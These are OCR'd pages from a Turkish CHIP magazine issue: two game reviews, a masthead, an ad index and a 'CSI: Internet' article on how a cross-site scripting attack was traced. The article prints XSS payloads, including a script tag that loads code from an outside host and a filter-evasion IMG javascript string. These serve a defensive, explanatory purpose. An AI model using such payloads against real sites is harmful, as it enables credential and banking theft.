Oyunun diğer bir sorunu da oldukça kısa olması. Tüm oyunu baştan sona 1,5 saat içerisinde bitirmeyi başardık. Bu pek çok sıkı oyuncu için fazlasıyla kısa bir süre ama yine de oyundaki bulmacaların bazıları sizi uğraştırarak ve bu süreyi belki 1 saat daha uzatmayı başarabilir. Grafikler bu tarz bir oyuna oldukça yakışmış ve seslendirmeler de büyük oranda başarılı olmuş. Tüm bunlara özellikle oyunun oldukça kısa olması nedeniyle, The Mole, the Mob, and the Meatball'dan ziyade, serinin en iyi oyunu olmaya uzak. Sürekli oynadığınız oyunlara kısa bir ara vermek istediğinizde keyifli vakit geçirmenizi sağlayabilir.■

Ümit Öncel, umit@chip.com.tr

Max'in şiddet düşkünlüğü beklenmedik yerlerde karşınıza çıkabilir.

**SAM AND MAX**

| | |
|---|---|
| Grafik | 70 |
| Ses | 70 |
| Oynanabilirlik | 70 |
| Çoklu oyuncu | - |
| Eğlence | 70 |

**CHIP PUANI** 70

**Son karar**

Sade ama eğlenceli bir oyun. Keşke biraz daha uzun olsaymış.

***Tür*** ▸ Adventure ***Dağıtım*** ▸ Telltale ***Yapımcı*** ▸ Telltale Games ***Sistem gereksinimi*** ▸ 1,5 GHz işlemci, 256 MB bellek, 32 MB ekran kartı

# VANGUARD: SAGA OF HEROES

## Bu oyun gerçekten devasa!

Oyunun adını ilk duymamızın üzerinden tam üç yıl geçti. Oyunun yapımcısı Sigil Games'in kurucuları Brad McQuaid ve Jeff Butler nihayet üç yıllık emeğin sonunda Vanguard'ı piyasaya çıkarttılar ve ilk yaptıkları açıklamada oyunun henüz tamamlanmamış olduğunu söylediler. Bu pek çok kişiye garip gelebilir. Eğer oyun henüz tamamlanmadıysa nasıl oluyor da piyasaya çıkabiliyor?

Aslında oyun tamamlandı ve piyasaya verildi. Fakat çok kapsamlı bir proje olarak düşünülen Vanguard'ın içeriği ve öyküsü önümüzdeki birkaç yılı kapsayacak oranda tamamlanmış durumda. Buna rağmen projenin boyutu o kadar büyük ki, McQuaid ve Butler, bu haliyle oyunun tamamlanmış olduğunu iddia etmekten çekiniyorlar. Bu durumun yanı sıra devasa online oyunların en parlak dönemini yaşadığı şu günlerde, tür her geçen gün gelişiyor ve yenileniyor. Vanguard, Sigil Games tarafından türdeki her türlü olumlu gelişmeye ayak uydurabilecek şekilde hazırlandı.

### Dünyanın en büyük "dünyası"

Eğer World of Warcraft veya EverQuest gibi oyunları zamanında sevmiş ama yavaş yavaş bunlardan sıkılmaya başlamış bir oyuncaysanız, Vanguard tam size göre olabilir. Her şeyden önce Telon dünyası, son derece geniş bir yapıya sahip. Pek çok karakter birbirlerinden çok uzaktaki kasaba veya köylerde oyunlara başlıyorlar ve yıllarca oynadıktan sonra bile hala ayak basmadıkları yerler olma ihtimali bulunuyor. Bu aynı zamanda oyunun muhtemel sorunlarından biri çünkü gerçekçilik adına yolculukların hızlı geçmesini sağlayacak özellikler eklenmemiş. Eğer uzak bir yere gitmeyi planlıyorsanız, bunun gerçekten uzun süreceğini hesaba katmanızda yarar var. Aynı zamanda farklı kasabalardaki oyuncuların, ortak bir amaç için bir araya gelmeleri de aynı sebepten dolayı oldukça zor.

Mesafeyi göz önünde bulundurmadan yolculuklara kalkışmak bu oyunda yapabileceğiniz en büyük hata değil. Pek çok benzer devasa online oyunda, karakterlerin ölmesi ile dirilmesi arasında geçen zaman oldukça kısa ve karakter ölümünün kaybettirdikleri çok da önemli değil. Fakat bu seviye atlaması epey zaman alan oyunda yapacağınız ciddi hataların, ciddi sonuçlarına da katlanmak zorundasınız. Oyun içerisinde ölmüş olan karakterinizi diriltmenin ve kayıplarınızı telafi etmenin ne kadar zor olduğunu acı bir tecrübe olarak anlatan oyuncularla karşılaşabilirsiniz. O yüzden sizi şimdiden uyaralım, bu konularda oyunun acıması yok.

### Sabit diskinizi boşaltın

Sizi uyarmamız gereken diğer bir konu da kurulum ile ilgili. Öncelikle sabit diskinizde 20 GB yer olduğuna ve bilgisayarınıza bir süre ihtiyaç duymayacağınıza emin olmanız gerekiyor. Çünkü oyunu kurduktan sonra güncellemeler ve ek oyun dosyaları internetten indirmeye başladığınızda, tümünün bilgisayarınızda tam 17 GB yer kapladığını göreceksiniz. Kesinlikle şimdiye kadar yapılmış en büyük oyun. En azından dosya boyutu anlamında…

Telon dünyası son derece detaylı ve çok güzel grafiklerden oluşturulmuş. Yeri gelmişken son uyarımızı da yapalım; bu grafiklerin gerçekten tadını çıkartabilmek için en yeni donanıma sahip bir bilgisayara ihtiyacınız olacak. ■

Burak Akmenek, buraka@level.com.tr

Bu huzurlu manzara kısa zamanda bir kabusa dönüşebilir.

Ehm anladık; burası sizin. Ben yolumu değiştireyim en iyisi.

**VANGUARD: SAGA OF HEROES**

| | |
|---|---|
| Grafik | 80 |
| Ses | 70 |
| Oynanabilirlik | 70 |
| Çoklu oyuncu | 90 |
| Eğlence | 70 |

**CHIP PUANI 78**

**Son karar**

Göz korkutucu sistem gereksinimleri ve sabit disk ihtiyacına rağmen denemeye değer.

***Tür*** ▸ Devasa Online ***Dağıtım*** ▸ Sony Online Entertainment ***Yapımcı*** ▸ Sigil Games Online ***Sistem gereksinimi*** ▸ 2,4 GHz işlemci, 512 MB bellek, 128 MB ekran kartı

# CSI: INTERNET



# Tehlikeli bağlantılar

**Korsanlar bankaları basit hilelerle avlıyor. Bu yeni yazı dizisinde CHIP, profesyonellerin bu saldırıların izini nasıl sürdüğünü gösteriyor.**

Michael M. bir korsan saldırısının kurbanı olmuş. Ne var ki bunu kanıtlayamıyor. Ortalıkta bir ürüm işlendiğini gösterecek hiçbir iz yok. Bankanın sunucu protokollerinde sadece Michael'ın IP adresi var, Michael'in bilgisayarındaysa ne bir virüs ne de casus programcık ya da Truva atı bulunuyor. Yine de zarar ortada. Rusya'da bir çevrimiçi elektronik mağazasından 2.000 Euro'luk mal aldığını gösteren faturalar, suçun tek göstergesi. "Çevrimiçi hesabımın PIN'ini sadece ben biliyorum ve işlem onay numaralarını güvenli bir yerde saklıyorum," diyen Michael, hemen itiraz ediyor: "Ben yemleme (phishing) saldırılarının kurbanı olmadım. Bankaların benden PIN'imi ve 20 adet işlem onay numarasını e-posta formuyla istemeyeceğini biliyorum."

Bu ve bunun gibi vakalar, suç araştırmacılar için artık rutin soruşturmalar. Birçok web sitesinin, korsanlara Çapraz Site Betik Saldırısı (Cross Site Scripting Attack) düzenleme fırsatı tanıyan açıkları var. Bu saldırılardan etkilenen siteler arasında dünyaca ünlü finans kurumları da yer alıyor. Bu yüzden, teorik olarak herkes bir bilgisayar korsanı saldırısına hedef olabilir. Test için, dünyanın en ünlü ve adı güvenlikle birlikte anılan sitelerini hack edebilirdik. Vakamıza dönecek olursak, hâlâ parasını geri alma umudu taşıyan Michael M. bize başvurarak konuyu araştırmamızı istedi. Olaydan bu yana bilgisayarına dokunmamış olması çok iyiydi. Tıpkı polisiye - gerilim dizisi CSI'da (Crime Scene Investigation - Olay Yeri Soruşturma) olduğu gibi, özel bir CHIP ekibi suç mahallini, yani PC'yi ve içeriğini incelemeye aldı. İlk olarak şunu söyleyelim ki, Michael'in iddiası doğruydu. Bilgisayarda herhangi bir zararlı bulunmuyordu. Bu yüzden bir Truva atı ya da tuş vuruşu kaydedici ihtimalini daha en baştan eledik. Vaka şaşırtıcı bir hal alıyordu. Michael'ın hesabına kim erişmişti? Daha da önemlisi, nasıl erişmişti?


## Kanıtlara el koyuyoruz

İlk ize, Michael'in e-posta hesabında rastladık: Çekici para ödülü vaat eden bir yarışma duyurusu. "Yarışmaya

### SUÇ MAHALLİ–WEB SİTESİ

**SALDIRIYA AÇIK** Çoğu site Çapraz Site Betik Saldırısı'na karşı korumasız. Resimdeki site saldırıya uğradıktan sonra önlem alanlardan biri.

### DİĞER KURBANLAR



**CHIP'in yeni dizisi**

**Ülkemizde de hayranları bulunan CSI adlı Amerikan gerilim - polisiye dizisi, suçların bilimsel yöntemle çözülüşü üzerine kurulu. CHIP de CSI'ı örnek alarak, profesyonel detektiflerin giderek artan bilişim suçlarına karşı mücadelesine ışık tutuyor.**

katılmak için burayı tıklayın." İlkin mesaj bize şüpheli gözükmedi, zira bir yemleme saldırısındakinin aksine, bağlantı gerçekten de bir bankanın sunucusuna gidiyordu. Bununla birlikte, bir şeylerin yolunda gitmediği belliydi, zira açılan web sayfası, bankanın alan adından gelmesine rağmen aslında mevcut eğildi. Yani bu sayfanın içeriğini Michael'den başka hiç kimse görmemişti. Acaba bağlantıya müdahale eden bir korsan Ortadaki Adam (Man-in-the-middle) saldırısı mı düzenlemişti? Ancak bu da olanaksızdı. Bir banka sayfasının SSL ile şifrelemesi bu tür saldırıları önlüyor. Biraz daha araştırınca e-postada bir diğer ize rasladık. Verilen URL, bankanın arama sayfasına gidiyordu ve arama sözcüğünün olması gereken yerde, alışılmadık uzunlukta bir karakter dizesi bulunuyordu. Analizimiz gösterdi ki, bu onaltılık karakterler, kod çözme sırasında Javascript'e dönüşüyordu ve bu betik de banka sunucuları üzerinde yer alan bir kod değildi. Şüphelerimiz, Michael'ın XSS kısa adıyla bilinen bir çapraz site betik saldırısına hedef olduğu yönündeydi.

## JavaScript'in sırrı

Laboratuvarlarımızda JavaScript bağlantısını çözümleyerek saldırının nasıl gerçekleştirildiğini anladık. Öncelikle, Michael'ın yaptığı gibi biz de bağlantıyı açtık. İlk başta sıradışı bir şey olmadı. Web sayfası yüklendi ve gerçekten de yarışma bilgileri ekrana geldi. Ancak, web sayfasının kaynak koduna baktığımızda burada olması gerekenden fazlasının bulunduğunu fark ettik. Deşifre edilmiş bağlantıdan tanıdığımız JavaScript kodu yine oradaydı. Hatta arama maskesinin bulunması gereken yerdeydi. Bu, klasik bir çapraz site betik numarasına işaret ediyordu.


O anda sorunun nerden kaynaklandığını çözüverdik: Web sitesinin programcıları, kullanıcıların girdiği verileri gizlemeyi ihmal etmişlerdi. Bu yüzden korsanlar formlara JavaScript etiketleri girip *Ara* düğmesine tıklayarak betiği sayfaya yerleştirmişlerdi. Artık "Aramanızın (aranılan sözcük) sonuçları" mesajı yerine, sonuç sayfasında sadece "Aramanızın sonuçları" mesajı geliyordu. JavaScript, aranacak sözcüğün yerine otomatikman yerleştirilmiş, ardından tarayıcı tarafından işletilmişti. Bundan sonra korsana tek düşen, sonuç sayfasının bağlantısını adres çubuğundan kopyalayıp Michael'e e-postayla göndermekti.

Korsanlardan öğrendiğimiz numarayı kullanarak, teoriyi test etmek istedik. Zararsız test metnini arama maskesine girdiğimizde, bankanın web sitesinin kaynak kodunda "<XSS" kodunu gördük. Bu da XSS açığını doğruluyor. Peki, ya korsanların JavaScript'i ne işe yarıyordu? Bu sorunun yanıtını bulmak için, uzmanlarımız veri dosyasını açıp işlevlerini incelediler. İşte sonuç: JavaScript kodu, Michael'ın bankacılık sitesindeki hareketlerini takip edecek şekilde tasarlanmıştı. Korsan, Michael'ın para transferi sırasında harekete geçerek işlemi engellemiş ve ondan yeni bir işlem onay numarası girmesini istemişti. Bu şekilde elde ettiği hesap numarası, şifre ve onay numarası sayesinde de internetten alışveriş yapabilmişti. Saldırı basit, saldırgan ise çok şanslıydı. Çünkü Michael en doğru zamanda hesabına girmiş ve saldırgan da banka bilgilerini o anda çalabilmişti.

## Nasıl koruyacaksınız?

Mevcut phishing filtreleri XSS saldırılarına karşı mücadelede etkisiz. Bir web sitesinin içeriğini manipüle etmenin başa çıkılamayacak kadar çok yöntemi var. En kötüsü, saldırıla-

**İLK İZ**




http://www.tuev-sued.de/servicelinks_en/search_en?languages=English&query=%3C%73%63%72%69%70%74%2

```
<script
src="http://pletzer.googlepages.com/hallo.js"
></script>
```

**YEM E-POSTA** **XSS korsanları, kurbanlara değiştirilmiş bir bağlantıyı ziyaret ettirmek zorunda. URL'nin arkasında, şifrelenmiş bir JavaScript bekliyor.**

# CSI: INTERNET

**UZMAN**

Johann Peter Hartmann, Mayflower firmasının yöneticisi. Chorizo adlı özel araç sayesinde web sitelerindeki güvenlik açıkları saptanıyor.

rın hack edilmiş bir web sitesi değil de genellikle bir bankanın, web mağazasının ya da gazetenin güvenli sayfaları üzerinden gerçekleşmesi. Tek tavsiyemiz, garip görünen veya her şeyden önce, alışılmadık uzunluktaki bağlantılara, HTTPS sayfalarında bile olsa tıklamamanız.

Bilinen bankacılık web sitelerine gözünüz kapalı güven duymamalısınız. İlke itibariyle, güvenli sörfü garanti edebilecek tek bir kişi var, o da sitenin web yöneticisi. Bu kişinin web sitelerindeki bilgi giriş formlarını, manipüle edilmemesi için koruması gerekiyor. Bu da ideal şartlar altında, harfler ve sayılar dışında, herhangi bir biçime sahip tüm karakterlerin reddedilmesi anlamına geliyor. Web tarayıcıları “>” ve “<” işaretleri arasındaki tüm özel karakterleri program kodu olarak yorumlayıp, zararlı Java Script’leri çalıştırıyor.

## Tarayıcının karanlık yüzü

Korsanların alet çantasına şöyle bir baktığımızda JavaScript’in basit bir kapı niyetine kullanımının yeterli olmadığını görüyoruz. Aslını isterseniz JavaScript’in HTML komutu olan <script>e hiç ihtiyacı yok. Bir betik farklı biçimlerde de çağrılabilir, örneğin genellikle web sitelerine resim eklemekte kullanılan <img> komutuyla.

“IMG SRC =jAVascript:alert(String.fromCharCode(88,88,83))” komutu Internet Explorer 6’da olduğu gibi Opera 9.02’de de çalışıyor ve çeşitli filtre mekanizmalarını kontrol ediyor. Özel karakter barındırmıyor, küçük ve büyük harflerin karışımını içeriyor. Dahası, kapanış parantezi de eksik. Bu kodun bunlara rağmen tarayıcıda çalışabilmesinin tek nedeni, tarayıcının hata toleransı. Tarayıcıları geliştirenler, çoğu site hasarlı HTML etiketleri içerdiği ve bu hatalar giderilmeden görüntülenemeyeceği için, HTML kurallarını esnek yorumluyorlar. Böylece, kullanıcıların avantajı bir anda tehdite dönüşüyor.

Konu üzerinde ayrıntılı bilgi edinmek için bir XSS uzmanına başvurduk. Johann Peter Hartmann, sitelerdeki güvenlik açıklarını tespit eden Mayflower firmasının kurucusu ve yöneticisi. Hartmann’ın şansı daima yaver gitmiş. “Hangi sitelerin etkilendiğini duysanız inanamazsınız,” diyor. Eğer siz de kendi sitenizi güvenlik açıklarına karşı taratmak isterseniz, Mayflower’a ücretsiz üye olduktan sonra “Chorizo Security Scanner” aracını kullanabilirsiniz. Güvenlik taramasından sonra, araç nereden veri sızdığını tam olarak gösteriyor.

## Güvenlik oyunu

XSS saldırıları tammin edemeyeceğiniz kadar çok site için tehdit oluşturuyor. Zira çoğu ağ yöneticisi sitelerindeki açıkların farkında bile değil. Bazılarıysa bile bile XSS zaaflarını görmezlikten geliyor. Ancak korsanların kullanabileceği bu gedikler derhal kapatılmazsa, web sitenizin ve ziyaretçilerin güvenliği riske giriyor.

Örneğin CHIP.de sitesinde bir XSS açığı bulunduğunda programcılar vakit yitirmeksizin harekete geçerek, hatayı düzelttiler. Apple ve Spiegel gibi tanınmış firmalar da sitelerindeki sorunlara işaret eden uzmanlara müteşekkir. Bununla birlikte, korsanlar her an yeni saldırı stratejileri geliştirdikleri için tehlikeler tümüyle bertaraf edilmiş değil. “Yaratıcılıkları sınır tanımıyor,” diyor Johann Peter Hartmann. Konunun devamını, “CSI: İnternet” yazı dizisinin ilerleyen bölümlerinde bulabilirsiniz. ■

VP / Barış Emre Alkım, balkim@chip.com.tr

**İKİNCİ İZ**

```
<td valign="top" width="2"></td>
<td valign="top"><input maxLength="255" name="que
style="cursor:text; font-size:12px; width:400px; background-color:#FFFFFF;"
type="text" value='<script src="http://pletzer.googlepages.com/hallo.js"></
script>'/></td>
```

```
Suchen Ansicht Format Werkzeuge Skripte HTML Einstellungen Fenster Hilfe
2.. hallo.js
for(var i=0; i<document.images.length; ++i)
  if(document.images[i].src=="http://www.tuev-sued.de/extras/styles/tuev_intern
    document.images[i].src="http://pletzer.googlepages.com/hallo.jpg";
```

***HTML NUMARALARI*** **Arama maskesi sayesinde, korsanın yazdığı betik web sitesine ekleniyor ve tarayıcı tarafından işletiliyor.**

**BİLGİ İÇİN**

**https://chorizo-scanner.com:** Mayflower’ın bu web aracı, güvenlik açıklarını keşfediyor.

# CHIP KÜNYE

ISSN: 1300-9419


**Yayın Koordinatörü** Mahmut Karslıoğlu, mkars@chip.com.tr
**Genel Yayın Yönetmeni** Ufuk Yamankılıçoğlu, uyaman@chip.com.tr
**Yazı İşleri Şefi** Şahin Ekşioğlu, esahin@chip.com.tr
**Haber Müdürü** Cem Şancı, cemsanci@chip.com.tr
**Yazı İşleri** Ozan Ali Dönmez, ozand@chip.com.tr
Garo Antikacıoğlu, agaro@chip.com.tr
**CHIP Test Merkezi** Şahin Ekşioğlu (Koordinatör), esahin@chip.com.tr
Gökhan Bodur, gokhan@chip.com.tr
Burak Akmenek, burak@chip.com.tr
Ali Koyun, ali@chip.com.tr
**CHIP DVD/CD** Ümit Öncel, umit@chip.com.tr
**Redaksiyon** Berk Ergin, berk@chip.com.tr
**Online Projeler** Selçuk İslamoğlu, sislamoglu@chip.com.tr
**Katkıda Bulunanlar** Barış Alkım, Alp Özdemir, Mete Pınar, Sultan Sarıdağ, Ebru Tiryaki, Nazan Oztaykutlu, Markus Hermannsdorfer (MH), Dominik Grau (DG), Andreas Hentschel(AH), Niels Held (NH), Manfred Flohr(MF), Julian Bühler (JB), V. Pletzer VP), F. von Keudell (FK), Nicole Ott (NO), Thomas Littschwager(TL), Martin Jäger(MJ)
**Görsel Yönetmen** Fatoş Teymur, fatos@chip.com.tr
**Grafik Asistanı** Zeynep Bilmez, zeynep@chip.com.tr
**Genel Müdür** Gökhun Sungurtekin
**Genel Müdür Yardımcısı** Beste Özerdem
**Finans Müdürü** Aylin Tuncel
**Pazarlama Müdürü** Özlem Cenker
**Halkla İlişkiler Müdürü** Ayten Çar
**İş Geliştirme Müdürü** Umut Kavurmacı
**Abone Satış Müdürü** Asu Bozyayla
**Abone Servisi** Ebru Cinek, Ayşe Yılmaz, Fatime Hanlı Şahin
**Dağıtım Müdürü** Cem Cenker
**Dağıtım Asistanı** Mehmet Çil
**Üretim Koordinatörü** Turgay Tekatan
**Sorumlu Yazı İşleri Müdürü** Ufuk Yamankılıçoğlu (CHIP), uyaman@chip.com.tr
Cem Sinanoğlu (CHIP Compact), cemsinanoglu@chip.com.tr
**VOGEL BURDA MEDYA** **YAYIMCILIK ve TİCARET A.Ş. adına sahibi**
Gökhun Sungurtekin

**VOGEL MEDYA YAYIMCILIK REKLAM GRUBU**

**Satış Müdürü** Güler Okumuş, oguler@vogelburda.com.tr
**CHIP Reklam Müdürü** Yeliz Koyun, kyeliz@vogelburda.com.tr
**Reklam Grubu** Zuhal Söylemez, zuhal@vogelburda.com.tr
Özden Aliyagiç, ozdena@vogelburda.com.tr
Gonca Arat, goncaarat@vogelburda.com.tr
Şule Çelikköz Koç, sulec@vogelburda.com.tr
**Reklam Trafikeri** Aynur Kına, aynur@vogelburda.com.tr
**Renk Ayrımı, Film ve Baskı** OHAN MATBAACILIK
Hadımköy Yolu, Çakmaklı Mah., San Bir Bulvarı, 4.Bölge, 9.Cadde No:143 Çakmaklı-Büyükçekmece-İstanbul Tel: 0212 886 70 70 (pbx)
**Dağıtım** DPP A.Ş.
**Yönetim Yeri Adresi** VOGEL BURDA MEDYA YAYIMCILIK ve TİCARET A.Ş.:
Vefa Bayırı Sok. Gayrettepe İş Merkezi No:5
B Blok 34349 Gayrettepe/İstanbul
Telefon: (212) 217 93 71, Faks: (212) 217 95 32
Abone Faks: (212) 217 94 23
Abone web: http://abone.vogelburda.com.tr
**Yayın Türü** Yaygın, süreli, aylık
**Sektör Dışı Rek. Satış ve Paz.** MSN MEDYA PAZARLAMA A.Ş.
**Rek. Grup Başkan Yardımcısı** Zeynep Aşıklar
**Grup Koordinatörü** Burak Şengül
**Reklam Koordinasyon** Burak Şengül
**Pazarlama Koordinatörü** Zeynep Kantarcı
**Rezervasyon Yetkilisi** Caner Çelik
Meliha Avni Sözen Cd. No:17 B Blok Kat:3
M.köy/İSTANBUL
0212 267 33 33
0212 267 33 22

## REKLAM İNDEKSİ



| | |
|---|---|
| AMD | 51 |
| APACHE | 103 |
| ARMADA | 27 |
| ARTTRONIC | 133 |
| ASNET | 125 |
| ASUS | 69 |
| AVEA | 17 |
| AVITEC | 135,137,139 |
| BEST FM | 159 |
| BİLGE ADAM | 57 |
| BİLKOM | 143.147 |
| BOĞAZİÇİ | 21 |
| BROTHER | 121 |
| COMPEX | 163 |
| ÇÖZÜM | 67 |
| DMS | 117 |
| DPP | 175 |
| ECS | 101 |
| EKONOMİST YAYIN EVİ | 49 |
| FARKLI FAAL | 25 |
| GENIUS | 61 |
| GOLD MASTER | 97.99 |
| HEPSİ BURADA | A.K.İÇİ |
| HESMAK | 31 |
| HITACHE | 89 |
| INSELBERG | 111 |
| İNFOTEK | 129 |
| KONT | 15.35 |
| KOYUNCU | 7.11 |
| LEXMARK | 109 |
| MARKET | 208,209,210,211,212,213 |
| MASCOM | 119 |
| MICROSOFT | 62,63,145 |
| MİNTON | Ö.K.İÇİ |
| MSI | 45 |
| MULTİMEDYA | 113.127 |
| NOD 32 | 107 |
| NOKIA | 59,86,87 |
| PANATEL | 115 |
| PHILIPS | 13,19,A.KAPAK |
| RITEK | 81 |
| SNC | 123 |
| TBD | 167 |
| TECHNOLOGY CHANEL | 165 |
| TET | 83 |
| TURANLI | 153.155 |
| UFOTEK | 131 |
| VEKTRON | 71 |
| VİDEO KURS | 149 |
| VIEWSONIC | 75 |
| YATIRIM FİNANS | 43 |
| ZYXEL | 105 |

# GELECEK SAYI

## Test: Tüm işletim sistemleri karşı karşıya

Microsoft, Vista'yı tüm zamanların en güvenli Windows'u olarak lanse ediyor; Apple virüssüz bir işletim sistemiyle, Linux da tamamen güvenli olmakla övünüyor.
Peki tüm bunlar gerçek mi? CHIP, gerçekleri açıklıyor.




Pratik

### USB belleklere doping

MacGyver'a selam olsun: Normal bir USB belleği CHIP DVD'si sayesinde çok işlevli bir araca dönüştürebilirsiniz.

İnternet

### Hızlı ve güvenli kablosuz ağlar

Basit ipuçları ve araçlarla daha fazla kapsama alanı, daha yüksek hız ve güvenlik mümkün.

## DİĞERLERİ

- **Video montaj yazılımları**
  Sinema kalitesinde film hazırlamak için en iyi programlar
- **Yazıcı yalanları**
  Yazıcıların gerçek baskı maliyetlerini açıklıyoruz
- **Test: 20 inç LCD'ler**
  Geniş ekran 20 inç LCD'ler karşılaştırmalı testte
- **Dosya paylaşım araçları**
  Güvenli ve hızlı dosya paylaşımı için yeni araçlar

CHIP, gelecek sayının içeriğinde güncel gelişmelerden kaynaklanan değişiklikler yapabilir.